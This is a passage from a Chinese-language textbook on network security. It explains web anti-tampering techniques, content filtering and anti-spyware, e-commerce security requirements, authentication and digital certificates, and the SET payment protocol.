所谓核心内嵌技术即密码水印技术。该技术将篡改检测模块内嵌在 Web 服务器软件里，它在每一个网页流出时都进行完整性检查，对于篡改网页进行实时访问阻断，并予以报警和恢复。最初先将网页内容采取非对称加密存放，在外来访问请求时将经过加密

验证过的，进行解密对外发布，若未经过验证，则拒绝对外发布，调用备份网站文件进行验证解密后对外发布。此种技术通常要结合事件触发机制对文件的部分属性进行对比，如大小，页面生成时间等做判断，无法更准确地进行其他属性的判断。其最大的特点就是安全性相对外挂轮巡技术安全性大大提高，但不足是加密计算会占用大量服务器资源，系统反应较慢。

核心内嵌技术避免了时间轮巡技术的轮巡间隔这个缺点。但是由于这种技术是对每个流出网页都进行完整检查，占用巨大的系统资源，给服务器造成较大负载。且对网页正常发布流程作了更改，整个网站需要重新架构，增加新的发布服务器替代原先的服务器。

3．文件过滤驱动技术＋事件触发技术

文件过滤驱动技术的最初应用于军方和保密系统，作为文件保护技术和各类审计技术，甚至被一些狡猾好事者应用于“流氓软件”，该技术可以说是让人喜忧参半。在网页防篡改技术革新当中，该技术找到了其发展的空间。其原理是：将篡改监测的核心程序通过微软文件底层驱动技术应用到 Web 服务器中，通过事件触发方式进行自动监测，对文件夹的所有文件内容，对照其底层文件属性，经过内置散列快速算法，实时进行监测，若发现属性变更，通过非协议方式，纯文件安全拷贝方式将备份路径文件夹内容拷贝到监测文件夹相应文件位置，通过底层文件驱动技术，整个文件复制过程毫秒级，使得公众无法看到被篡改页面，其运行性能和检测实时性都达到最高的水准。

页面防篡改模块采用 Web 服务器底层文件过滤驱动级保护技术，与操作系统紧密结合，所监测的文件类型不限，可以是一个 HTML 文件也可以是一段动态代码，执行准确率高。这样做不仅完全杜绝了轮询扫描式页面防篡改软件的扫描间隔中被篡改内容被用户访问的可能，其所消耗的内存和 CPU 占用率也远远低于文件轮询扫描式或核心内嵌式的同类软件。可以说是一种简单、高效、安全性又极高的一种防篡改技术。

5.1.2.3 WEB 内容安全

当安全威胁打通了内容“经脉”，企业面临的不仅是病毒散播、恶意攻击等安全问题，而是企业内部重要信息的泄密与丢失。内容安全的管理必须依靠三大技术支撑，即电子邮件过滤、网页过滤、反间谍软件。

内容安全管理技术能够监控和管理人们对互联网资源的访问以及相互之间的电子邮件通信，涉及范围广泛。内容安全管理技术可以细分为电子邮件过滤、网页过滤、反间谍软件三大技术，这三大技术不仅对内容安全市场发展起到决定性推动作用，而且对于互联网的安全起到至关重要的保障作用。

1．电子邮件过滤技术

对企业而言，电子邮件过滤系统作为一项满足管理需求的重要手段，已成为网络监控、管理的必选项。

电子邮件过滤能够确保企业最佳生产效率，降低网络、邮件服务器和存储环境被垃

圾、恶意邮件充斥的可能性，防止以财务获取为目的的病毒攻击。此外，电子邮件使用者不仅能向 IT 系统传播病毒、散布垃圾邮件，还能在有意识或无意识的情况下，将公司的知识产权内容以及违背隐私、贸易惯例和公司规则的信息内容通过电子邮件的形式发送给竞争对手或无意接收这些信息的人，电子邮件过滤能够使企业规避这种法律风险。

可以预见，未来电子邮件过滤技术将会融入更多综合信息安全内容。一方面，反垃圾邮件将继续成为网络安全解决方案中的重要组成部分；另一方面，内容过滤工具会更多地被应用于过滤向外发送的沟通请求，以对政策执行、法规遵从和不良内容进行更好控制。

2．网页过滤技术

从发展初期的单纯以预防员工访问与工作无关的网页地址而影响工作效率为目的，网页过滤已经发展成为了能够满足全球商业网络的复杂安全需求的综合过滤解决方案。当前的网页过滤解决方案能够提供更成熟的架构和更细化的分类，且过滤的选项也不是简单的“同意”或“拒绝”。

随着企业架构式发展，商业网络日益复杂化，下一代网页过滤解决方案的设计，必须能够解决企业所面对的一系列网络干扰和挑战。这些问题包括：日益增多的网络病毒、恶意代码及“惩罚性攻击”；符合用户习惯的流媒体、即时消息及端到端等协议；未经授权使用的免费或共享软件等。

3．反间谍软件

目前，间谍软件已成为影响企业运营安全的巨大隐患。无论合法还是非合法间谍软件都能隐蔽安装的可执行程序，对个人和企业进行监视，并向其控制者发送所得信息。

表面上看，间谍软件也许只表现为自动弹出广告框，但实际上它能够跟踪用户在线行为，监视用户一切点击、按键行为，通过电子邮件内容盗取、硬盘文档扫描及改变系统和登记注册设置等行为使得用户身份被破解、数据遭损坏、甚至企业机密交易信息丢失，祸害企业整个网络。

从系统管理员的角度来说，间谍软件会造成系统速度下降，增加沟通成本。从企业角度看，间谍软件能够在轻微网络堵塞的伪装下轻易穿透企业防火墙。一旦在企业内网中隐藏下来，间谍软件就开始为实现它的创建目的而活动起来，将所有敏感信息传回给其制造者，为系统管理带来负担。

针对反间谍软件危害性，应从三方面加以防范。一是预防，阻止间谍软件程序进入计算机系统；二是设置障碍，在下载程序中设置障碍并防止它们向外发送信息；三是杀毒：清除系统中所有的间谍软件，不过这是一项艰巨工作。由于很多间谍软件与免费程序捆绑在一起，这些免费程序在失去间谍软件部分后也许就无法再运行。因此简单地卸载程序并不能解决这个问题。要将间谍软件彻底地从系统中删除，需要对它的特质、依存的环境和应用关系有深入的了解。

5.2 电子商务安全

5.2.1 电子商务安全概论

5.2.1.1 概念、特点

电子商务的一个重要技术特征是利用 IT 技术来传输和处理商业信息。因此，电子商务安全从整体上可分为两大部分：网络安全和商务交易安全。

网络安全的内容包括：网络设备安全、网络系统安全、数据库安全等。其特征是针对网络本身可能存在的安全问题，实施网络安全增强方案，以保证网络自身的安全为目标。

商务交易安全则紧紧围绕传统商务在互联网络上应用时产生的各种安全问题，在网络安全的基础上，保障以电子交易和电子支付为核心的电子商务过程的顺利进行。即实现电子商务的保密性、完整性、可认证性、不可拒绝性、不可伪造性和不可抵赖性。

网络安全与商务交易安全实际上是密不可分的，两者相辅相成，缺一不可。没有网络安全作为基础，商务交易安全就犹如空中楼阁，无从谈起。没有商务交易安全保障，即使网络本身再安全，仍然无法达到电子商务所特有的安全要求。电子商务安全是以网络安全为基础的。

但是，电子商务安全与网络安全又是有区别的。

首先，网络不可能绝对安全，在这种情况下，还需要运行安全的电子商务。其次，即使网络绝对安全，也不能保障电子商务的安全。电子商务安全除了基础要求之外，还有特殊要求。

电子商务安全具有如下四大特性：

（1）电子商务安全是一个系统概念

电子商务安全问题不仅仅是个技术性的问题，更重要的是管理问题，而且它还与社会道德、行业管理以及人们的行为模式都紧密地联系在一起。

（2）电子商务安全是相对的

安全是相对的，而不是绝对的，要想以后的网站永远不受攻击、不出安全问题是不可能的。

（3）电子商务安全是有代价的

对于电子商务的具体应用，如果不直接牵涉到支付等敏感问题，对安全的要求就可以低一些；如果牵涉到支付问题，对安全的要求就要高一些，所以安全是有成本和代价的。作为一个经营者，应该综合考虑这些因素；作为安全技术的提供者，在研发技术时也要考虑到这些因素。

（4）电子商务安全是发展的、动态的

今天安全，明天就不一定安全，因为网络的攻防是此消彼长、道高一尺魔高一丈的

事情，尤其是安全技术，它的敏感性、竞争性以及对抗性很强，需要不断地检查、评估和调整相应的安全策略。没有一劳永逸的安全，也没有一蹴而就的安全。

5.2.1.2　安全需求

由于 Internet 本身的开放性以及目前网络技术发展的局限性，使网上交易面临着种种安全性威胁，也由此提出了相应的安全控制要求。

（1）交易实体身份可认证性需求

认证性（Authentication）是指网络两端的使用者在沟通之前互相确认对方的身份。在进行网上交易时，如果不采取任何新的保护措施，容易引起假冒、诈骗等违法活动。例如，在进行网上购物时，对于客户来说，需要确认商家的身份；同样，对于商家来说，也需要确认客户的身份。

因此，电子交易的首要安全需求就是要保证身份的可认证性。这就意味着，在双方进行交易前，首先要能确认对方的身份，要求交易双方的身份不能被假冒或伪装。

（2）信息保密性的需求

保密性（Confidentiality）是指信息在传送或存储的过程中不被他人窃取、不被泄露或披露给未经授权的人或组织，或者经过加密伪装后，使未经授权者无法了解其内容。

电子商务是建立在一个开放的网络环境下，当交易双方交换信息时，如果不采取适当的保密措施，那么其他人就有可能知道他们的通信内容；另外，存储在网络的文件信息如果不加密的话，也有可能被黑客窃取。

因此，电子商务另一个重要的安全需求就是信息的保密性。这意味着，一定要对敏感重要的商业信息进行加密，即使别人截获或窃取了数据，也无法识别信息的真实内容，这样就可以使商业机密信息难以被泄露。

（3）信息完整性的需求

完整性（Integrity）是指保护数据不被未经授权者修改、建立、嵌入、删除、重复传送或者由于其他原因使原始数据被更改。

因此，保证信息的完整性也是电子商务活动中的一个重要的安全需求。这意味着，交易各方能够验证收到的信息是否完整，即信息是否被人篡改过，或者在数据传输过程中是否出现信息丢失、信息重复等差错。

（4）交易信息的不可抵赖性需求

不可抵赖性又叫不可否认性（Non-repudiation），是指信息的发送方不能否认已经发送的信息，接收方不能否认已经收到的信息，只是一种法律有效性要求。

在无纸化的电子交易中，不可能再通过传统的手写签名和印章来预防抵赖行为的发生。因此，必须采用新的技术，防止电子商务中的抵赖行为。

因此，保证交易过程中的不可抵赖性也是电子商务安全需求中的一个重要方面。这意味着，在电子交易通信过程的各个环节中都必须是不可否认的，即交易一旦达成，发送方不能否认它发送的信息，接收方则不能否认它所收到的信息。

（5）商务服务的有效性需求

商务服务的有效性或可用性，是保证授权用户在正常访问信息和资源时不被拒绝，即保证为用户提供稳定的服务。保证电子形式的贸易信息的有效性是展开电子商务的前提。电子商务作为贸易的一种形式，其信息的有效性将直接关系到个人、企业或国家的经济利益和声誉。因此，要对网络故障、操作错误、应用程序错误、硬件故障、系统软件错误及病毒所产生的潜在威胁加以控制和预防，以保证不受到“延迟”服务的威胁或“拒绝服务”的威胁。

（6）访问控制性需求

访问控制性（Access Control）是指在网络上限制和控制通信链路对主机系统和应用的访问。用于保护计算机系统的资源（信息、计算和通信资源）不被未经授权的人或未授权的方式接入、使用、修改、破坏、发出指令或植入程序等。

简而言之，电子商务要安全地展开，以上几个最基本的安全要素必须实现。也就是说，数据和信息的隐私必须受到保护，交易者身份必须得到认证，并且具有可认证性，未被授权的进入应该进行控制和拒绝。

5.2.2 电子商务的安全认证体系

随着计算机技术的发展和社会的进步，通过网络进行的电子商务活动在当今社会越来越频繁，身份认证是一个不得不解决的重要问题，它将直接关系到电子商务活动能否高效而有序地进行。现认证技术提供了关于某个人或某个事物身份的保证，这意味着当某人（或某事）声称具有一个特别的身份（如某个特定的用户名称）时，认证技术将提供某种方法来证实这一声明是正确的。一般方法是输入个人信息，经特定的公式和算法运算所得的结果与从数据库中存取的信息经公式和算法运算所得结果进行比较，得出结论。

1. 身份认证技术

身份认证过程指的是当用户试图访问资源的时候，系统确定用户的身份是否真实的过程。认证对所有需要安全的服务来说是至关重要的，因为认证是访问控制执行的前提，是判断用户是否有权访问信息的先决条件，同时也为日后追究责任提供不可抵赖的证据。通常可以根据以下 5 种信息进行认证：

① 用户所知道的。如密码认证过程 PAP（Password Authentication Procedure）。当用户和服务器建立连接后，服务器根据用户输入的 ID 和密码决定是满足用户请求，还是中断请求，或是再提供一次机会给用户重新输入。

② 用户所拥有的。常见的有基于智能卡的认证系统，智能卡即是用户所拥有的标志。用该身份卡系统可以判断用户的 ID。从而知道用户是否合法。

③ 用户本身的特征。这个指的是用户的一些生物学上的属性，如指纹，虹膜特征等。因为模仿这些特征比较难，并且不能转让，所以根据这些信息，就可以识别用户。

④ 根据特定地点（或特定时间）。Bellcore 的 S/KEY 一次一密系统所用到的认证方法可以作为一个例子。用户登录的时候，用自己的密码 s 和一个难计算的单项哈希函数 f，计算出 $p_0 = f^N(s)$ 作为第一次的密钥，以后第 i 次的密钥为 $p_i = f^{N-i}(s)$。这个密钥跟特定时间有关，及跟用户的认证次数 i 有关系。

⑤ 通过信任的第三方。典型的为 Kerberos 认证。在 Kerberos 认证中，信任的第三方包括认证服务器 AS 和票据分发服务器 TGS，每一个用户与 AS 共享一个用户密钥。由 AS 对用户进行认证并颁发访问 TGS 票据。用户拿到票据后就可以到服务器进行认证。

认证在一个安全系统中起着至关重要的作用，认证技术决定了系统的安全程度。如何评价某一认证技术，可以遵循以下几个标准：

（1）可行性

从用户的观点看，认证方法应该提高用户访问应用的效率，减少多余的交互认证过程，提供一次性认证。另外所有用户可访问的资源应该提供友好的界面给用户访问。

（2）认证强度

认证强度取决于采用的算法的复杂度以及密钥的长度，采用越复杂的算法，越长的密钥，将能提高系统的认证强度，提高系统的安全性。

（3）认证粒度

身份认证只决定是否允许用户进入服务应用。之后如何控制用户访问的内容，以及控制的粒度也是认证系统的重要标志。有些认证系统仅限于判断用户是否具有合法身份，有些则按权限等级划分成几个密级，严格控制用户按照自己所属的密级访问。

（4）认证数据正确

消息的接收者能够验证消息的合法性、真实性和完整性，而消息的发送者对所发的消息不可抵赖。除了合法的消息发送者外，任何其他人不能伪造合法的消息。当通信双方（或多方）发生争执时，有公正权威的第三方解决纠纷。

（5）不同协议间的适应性

认证系统应该对所有协议的应用进行有效的身份识别，除了 HTTP，安全 Email 访问也是企业内部所要求的一个安全控制，其中包括认证 SMTP、POP 或者 IMAP。这些也应该包含在认证系统中。

2. 数字证书技术

电子商务涉及加解密，而加解密必然用到密钥。从密钥管理工作来说，怎样将用户的密钥安全地分发到用户端？系统可以处理多少密钥？用户是否需要了解密钥管理？密钥丢失后怎么办？密钥失效后怎么办等问题很自然就被提出来了。

密钥的管理对策是采用数字证书。所谓数字证书就是在互联网通信中标志通信各方身份信息的一系列数据，提供了一种在 Internet 上验证用户身份的方式，其作用类似于司机的驾驶执照或日常生活中的身份证。它是由一个由权威机构——CA 机构，又称为证书授权（Certificate Authority）中心发行的，人们可以在网上用它来识别彼此的身份。

CA 机构，又称为证书授权（Certificate Authority）中心，作为电子商务交易中受信任的第三方，承担公钥体系中公钥的合法性检验的责任。CA 中心为每个使用公开密钥的用户发放一个数字证书，数字证书的作用是证明证书中列出的用户合法拥有证书中列出的公开密钥。CA 机构的数字签名使得攻击者不能伪造和篡改证书。它负责产生、分配并管理所有参与网上交易的个体所需的数字证书，因此是安全电子交易的核心环节。

数字证书采用公钥体制，即利用一对互相匹配的密钥进行加密、解密。每个用户自己设定一把特定的仅为本人所知的私有密钥（私钥），用它进行解密和签名；同时设定一把公共密钥（公钥）并由本人公开，为一组用户所共享，用于加密和验证签名。当发送一份保密文件时，发送方使用接收方的公钥对数据加密，而接收方则使用自己的私钥解密，这样信息就可以安全无误地到达目的地了。通过数字的手段保证加密过程是一个不可逆过程，即只有用私有密钥才能解密。

数字证书与传输密钥和签名密钥对的产生相对应。对每一个公钥做一张数字证书，私钥用最安全的方式交给用户或用户自己生产密钥对。数字证书的内容包括用户的公钥、用户姓名、发证机构的数字签名及用户的其他一些身份认证的有用信息。公钥的拥有者是身份的象征。对方可以据此验证身份。对于密钥的丢失情况、则采用恢复密钥、密切托管等方法。另外对于证书的有效期在政策上加以规定、已过期的证书应重新签发，对于私钥丢失或被非法使用应废止。

在公开密钥密码体制中，常用的一种是 RSA 体制。其数学原理是将一个大数分解成两个质数的乘积，加密和解密用的是两个不同的密钥。即使已知明文、密文和加密密钥（公开密钥），想要推导出解密密钥（私密密钥），在计算上是不可能的。按现在的计算机技术水平，要破解目前采用的 1024 位 RSA 密钥，需要上千年的计算时间。公开密钥技术解决了密钥发布的管理问题，商户可以公开其公开密钥，而保留其私有密钥。购物者可以用人人皆知的公开密钥对发送的信息进行加密，安全地传送给商户，然后由商户用自己的私有密钥进行解密。

5.2.3 电子商务的安全服务协议

迄今为止，国内外已经出现了多种电子支付协议，目前有两种安全在线支付协议被广泛采用，分别为安全电子交易协议（Secure Electronic Transaction，SET）和安全套接层协议（Secure Socket Layer，SSL），二者均是成熟和实用的安全协议。

5.2.3.1 SET 协议

在开放的网络上如何保证交易安全、可靠地进行，成为影响电子商务能否普及的最重要的因素之一。SET 正是在这种背景下应运而生的，它针对开放网络上安全、有效的银行卡交易，为 Internet 上卡支付交易提供高层的安全和反欺诈保证。

1. SET 协议简介

在 Internet 上开发对所有公众开放的电子商务系统，从技术角度讲，关键的技术问

题有两个：一是信息传递的准确性；二是信息传递的安全可靠性。前者是各种数据交换协议已经解决了的问题，后者则是目前学术界、工商界和消费者最为关注的问题。为此，西方学者和企业界在这方面投入了大量的人力和物力。VISA 和 Master Card 以及其他一些业界的主流厂商通过多年的研究，于 1996 年提出了 SET（安全电子交易）协议，并在 1997 年 5 月正式发布了 SET 1.0 标准。这个标准自推出之后，得到了 IBM、Netscape、Microsoft、Oracle 等众多厂商的支持。SET 协议是应用层的协议，是一种基于消息流的协议，它是面向 B2C（Business to Consumer，企业对消费者）模式的，完全针对信用卡来制定，涵盖了信用卡在电子商务交易中的交易协议信息保密、资料完整等各个方面。

在 SET 协议中主要定义了以下内容：

- 加密算法的应用；
- 证书消息和对象格式；
- 购买消息和对象格式；
- 请款消息和对象格式；
- 参与者之间的消息协议。

SET 协议确保了网上交易所要求的保密性、数据的完整性、交易的不可否认性和交易的身份认证。SET 协议主要使用的技术包括：对称密钥加密、公钥加密、Hash 算法、数字签名、数字信封以及数字证书等技术。SET 通过使用公钥和对称密钥方式加密，以保证数据的保密性；通过使用数字签名、Hash 算法和数字证书实现交易各方的身份认证、数据的完整性和交易的不可否认性。

2．SET 协议的功能和实现的目标

SET 协议是一个基于可信的第三方认证中心的方案，其主要的实现目标是：

- 保证电子商务参与者信息的相互隔离。持卡人的资料加密或打包后到达银行，商家看不到持卡人的账户和密码信息，银行看不到持卡人的购物信息。
- 保证信息在 Internet 上安全传输，防止数据被黑客或被内部人员窃取。
- 解决多方认证问题，不仅要对消费者的信用卡认证，而且要对在线商店的信誉程度认证，同时还有消费者、在线商店与银行间的认证，保证付款的安全。
- 保证网上交易的实时性，使所有的支付过程都是在线的。
- 提供一个开放式的标准、规范协议和消息格式，促使不同厂家开发的软件具有兼容性和互操作功能，并且可运行在不同的硬件和操作系统平台上。

3．SET 交易的参与方介绍

SET 改变了支付系统中各个参与者之间交互的方式。在面对面的零售交易或邮购交易中，电子处理过程始于商家或付款银行；而在 SET 交易中，电子支付始于持卡人。SET 交易的参与方包括持卡人、发卡机构、商家、收单银行、支付网关和数字证书认证中心 CA。

（1）持卡人

在电子商务环境中，消费者和团体购买者通过计算机与商家交流，持卡人通过由发卡机构颁发的付款卡（如信用卡、借记卡）进行结算。在持卡人和商家的会话中，SET可以保证持卡人的个人账号信息不被泄漏。

（2）发卡机构

它是一个金融机构，为每一个建立了账户的顾客颁发付款卡，发卡机构根据不同品牌卡的规定和政策，保证对每一笔认证交易的付款。

（3）商家

它提供商品或服务，接受卡支付的商家必须和银行有关系。

（4）收单银行

在线交易的商家在银行开立账号并且处理支付卡的认证和支付。

（5）支付网关

支付网关是由银行操作的将 Internet 上的传输数据转换为金融机构内部数据的设备，或由指派的第三方处理商家支付信息和顾客的支付指令。

（6）数字证书认证中心（Certificate Authority，CA）

它的主要工作是负责 SET 交易数字证书的发放、更新、废除、建立证书黑名单等各种证书管理。

4. SET 规范和采用的外部标准

（1）SET 技术规范

SET 协议分为三个部分：

- 商业描述（The Business Description）。提供处理的总述。
- 程序员指导（The Programmer's Guide）。介绍数据区、消息以及处理流程，分为系统设计考虑、证书管理、支付系统。
- 正式的协议定义（The Formal Protocol Definition）。提供 SET 消息和数据区最严格的定义，协议定义采用 ASN.1 语法进行。

（2）SET 扩展规范

在 SET 原来的规范中没有提供其他的商业功能，这些商业功能是通过 SET 扩展来提供，截至 2000 年 3 月，已经公布了以下批准的扩展：

- CVV2/CVC2 扩展（The CVV2/CVC2 extension）。允许购买请求信息携带附加的卡验证数据。
- 通用密码产生器扩展（The Generic Cryptogram extensions）。允许信息从一个硬件标记（hardware token）得到，并包含在持卡人产生的支付指令中。
- 日本支付选项扩展（The Japanese Payment Option extension）。允许持卡人和商家交互特殊信息，这些信息和日本国内特定交易相关的支付选项有关。
- 商家开始非 SET 交易的授权扩展（The Merchant Initiated Authorization extension）。

允许一个商家使用 SET 消息来为特定订购进行授权和请款，这些订购是由持卡人采用非 SET 的传输方式完成的。

- 在线个人识别号扩展（The Online PIN extensions）。允许个人标识码 PIN 和相关信息包含在持卡人产生的支付指令中。
- 通用 IC 卡扩展（The Common Chip extension）。在购买请求消息中，为传输 IC 卡中的数据提供一种方式。

（3）SET 采用的外部标准

SET 的设计是基于各种工业、Internet 和国际组织的标准，这些标准定义在 ISO、IEFT、PKCS、ASN.1 中，如下阐述 SET 支持的这些标准、算法、证书支持。

- ASN.1。ASN.1（Abstract Syntax Notation）是 SET 用于定义消息的符号。
- DER。DER（Distinguished Encoding Rules）以明确清楚的形式，实现支付消息和证书中的协议数据的编码。
- DES。DES（Data Encryption Standard）数据加密标准用于对称数据加密，DES 密钥采用一个加密形式来分发，该加密形式是一个采用公钥加密的数字信封。
- HMAC。HMAC 是指密钥 Hash 机制（Keyed-hashing mechanism），用于共享密钥的功能。
- HTTP。HTTP 是 World Wide Web 的传输协议，在 RFC 1945 中定义。
- MIME。MIME 用于支付消息的封装编码，使浏览器支持和识别支付消息，也能够支持电子邮件方式的商务。
- PKCS。PKCS 用于定义密码消息语法（PKCS#7）和证书请求语法（PKCS#10）。
- SHA-1。单向杂凑函数，SET 的所有数字签名都采用 SHA-1。
- TCP/IP。TCP/IP 是支持 Internet 通信的协议集。
- X.509。公开证书的编码标准，SET 支持的证书格式定义在 ISO 标准 X.509 版本 3 中。

5. SET 的加密技术和认证技术

SET 协议是一种电子支付系统的安全协议，因此它涉及加密、认证等多种技术。

（1）加密技术

加密技术是 SET 协议中的核心技术，在 SET 中使用的主要包括对称加密、非对称加密、数字签名、消息摘要、数字信封、双重签名等。通过这些加密技术的使用，为电子交易的过程提供了身份的认证、交易信息的完整性、信息的机密性和交易的不可否认性。

（2）认证技术

网上交易的买卖双方在进行每一笔交易时，为了保证交易的可靠性，买方和卖方都要鉴别对方的身份。交易双方可以通过 Internet，在一些网站上获取对方的公开密钥，这种办法虽然有效可行，但这种方式获取的公开密钥不可靠，必须要对这些密钥进行验证。

例如，甲方不能简单地在 Internet 上向乙方询问他的公开密钥，因为在网络上可能存在居心叵测的第三者，他很有可能截获甲方请求，并发送他自己的公开密钥，借以阅读甲方传送给乙方的所有消息，并有可能假借乙方的名义欺骗、攻击甲方。因此，需要一个可靠的第三方来验证公钥确实属于乙方，这样的第三方就被称为认证机构（简称 CA）。通过认证机构来认证交易双方身份的合法性，是保证电子支付系统安全的重要措施。CA 的主要功能有：接收注册请求处理、批准/拒绝请求、发行证书。处理流程中，可能采取一个服务器设备来提供 CA 功能，或使用多个服务器来发行和处理请求。

认证技术具体涉及以下一些内容：

① 证书信息

在做交易时，买方在向卖方发送购物信息的同时，还应向对方提交一个由 CA 签发的包含个人身份的证书，以使对方相信自己的合法身份。顾客向 CA 申请证书时，可提交自己的驾驶执照、身份证或护照，经认证机构验证后，向顾客颁发证书，证书包含了顾客的名字和他的公钥，以此作为网上证明顾客合法身份的依据。在 SET 中，最主要的证书是持卡人证书和商家证书。持卡人证书实际上是支付卡的一种电子化的表示，它是由金融机构以数字化形式签发的，因此不能随意改变。持卡人证书并不包括账号和终止日期信息这样的敏感信息，而是用单向 Hash 算法，根据账号、截止日期生成的一个代码。如果知道账号、截止日期和密码值，即可导出这个代码。商家证书与持卡人证书的内容基本一样，其作用表示在商家这里都可以用哪些品牌的卡来结算。它也是由金融机构签发的，不能被第三方改变。在 SET 环境中，与一个银行打交道，一个商家至少应有一对证书。一个商家也可以有多对证书，表示它与多个银行有合作关系，可以接受多种付款方法。除了持卡人证书和商家证书以外，还有支付网关证书、银行证书和发卡机构证书等。

持卡人证书

持卡人证书表明持卡人拥有的支付卡是合法的，它是由权威的金融机构数字签署的，不能由其他非法第三方产生。持卡人证书不包括账号和过期日期，代替账户信息的是仅仅由持卡人软件知道和使用单向 Hash 算法产生的一个秘密值。如果知道账号和过期日期以及该 Hash 值（数字指纹），可以验证对应的证书。但是不能从证书中直接得到这些敏感信息。在 SET 协议中，持卡人向支付网关提供用于验证的账户信息和该 Hash 值。只有当持卡人的发卡金融机构验证用户后，才向持卡人发布一个证书。交易过程中，持卡人证书和加密的支付指示发向商家，商家收到持卡人证书，能够最低限度验证该持卡人的证书是由一个权威金融机构发行的，并且是可靠有效的。

商家证书

商家证书与持卡人证书基本一样，也是由商家的权威的金融机构数字签署的，商家证书不能由其他第三方非法发行，它表示商家能够接收该支付卡的消费。这些证书由收单行金融机构认证，说明商家与收单行达成协议。在 SET 协议中，对应于每个支付卡品

牌，一个商家都拥有一个证书。一个商家至少拥有一个证书，也可以有多个证书。

支付网关证书

支付网关证书由收单行或收单行的处理系统拥有，持卡人从支付网关证书得到公钥来加密保护持卡人的账户信息，保证只有收单行才能看到持卡人的账户信息。支付网关证书由支付卡品牌的收单行发行。

收单行证书

一个收单银行必须拥有证书，才能使一个 CA 接收和处理商家从公共和专用网络发出的证书请求。

发卡行证书

一个发卡银行必须拥有证书，CA 才能接收和处理来自持卡人的证书请求（通过公共或专用网络），那些选择支付卡品牌来代理处理证书请求的发卡行不需要证书。

② 证书的发行

SET 证书通过一个信任层次来验证，每个证书连接一个实体的数字签名的签名证书，沿着信任树到一个众所周知的信任机构，用户可以保证该证书是有效的。例如，一个持卡人证书连接一个发卡行的证书（或代表发卡行的品牌），发卡行证书通过品牌证书连接一个根证书。所有 SET 软件知道根证书的公用签名密钥，可用于验证每个证书。

根密钥（Root key）由根 CA 自己签名来发布，该根密钥证书由软件开发商插入他们的软件中。软件通过向 CA 发出一个初始化请求（包括根证书的 Hash 值），可以确定一个密钥的有效性。如果软件没有一个有效的根证书，CA 将在响应中发出一个根密钥。

当根证书产生后，一个替代密钥也产生了，替代密钥将被安全保存直到需要使用，替代密钥的 Hash 值和自签名的根证书是同时发行的。软件将通过包括一个替代根密钥的自签名证书和下一个替代根密钥的 Hash 值的消息来指明替代者。软件通过计算它的 Hash 值与包括在根证书中的替代密钥的 Hash 值相比较，来确认替代根证书的有效性。

③ 认证信息和验证结构

在应用认证技术时，要涉及到认证信息和验证结构。

认证信息

在 SET 中，交易双方的身份必须要验证，CA 是提供身份验证的第三方机构，由一个或多个用户信任的组织实体组成。例如，持卡人要向商家发送购物信息时，可以从公开媒体上获取商家的公开密钥，但持卡人无法确定这是否真是商家的公开密钥以及它的信誉度是多少。于是持卡人需要向 CA 请求对商家进行认证。CA 通过对商家发送给持卡人的证书进行调查、验证和鉴别后，将权威机构发送的包含商家公钥的证书传给持卡人。同样，商家也可对持卡人进行验证。证书一般包含拥有者的标识名称和公钥，并且由 CA 进行过数字签名。在实际运作中，CA 可由大家都信任的一方担当。例如，在客户、商家、银行三角关系中，客户使用的是由某个银行发的卡，而商家又与此银行有业务关系（有账号）。在此情况下，客户和商家都信任该银行，可由该银行担当 CA 角色。

又例如，对商家自己发行的购物卡，则可由商家自己担当 CA 角色。

证书的树形验证结构

在通信时，交易双方可以通过出示由某个 CA 签发的证书来证明自己的身份。如果对签发证书的 CA 本身不信任，则可验证 CA 的身份，依次类推，一直到公认的权威 CA 处，就可确信证书的有效性。SET 证书正是通过信任层次来逐级验证的，其结构如图 5-4 所示。沿着信任树一直到一个公认的信任组织，就可确认该证书是有效的，每一个证书与一个数字化签发证书的实体的签名证书相关联。例如，C 的证书是由名称为 B 的 CA 签发的，而 B 的证书又是由名称为 A 的 CA 签发的，A 是权威的机构，通常称为根（Root）CA。验证到了 Root CA 处，就可确信 C 的证书是合法的。在网上购物过程中，持卡人的证书与发卡机构的证书关联，而发卡机构的证书通过不同品牌卡的证书连接到 Root CA，而 Root CA 的公共签名密钥对所有的 SET 软件都是已知的，因而可以校验每一个证书。

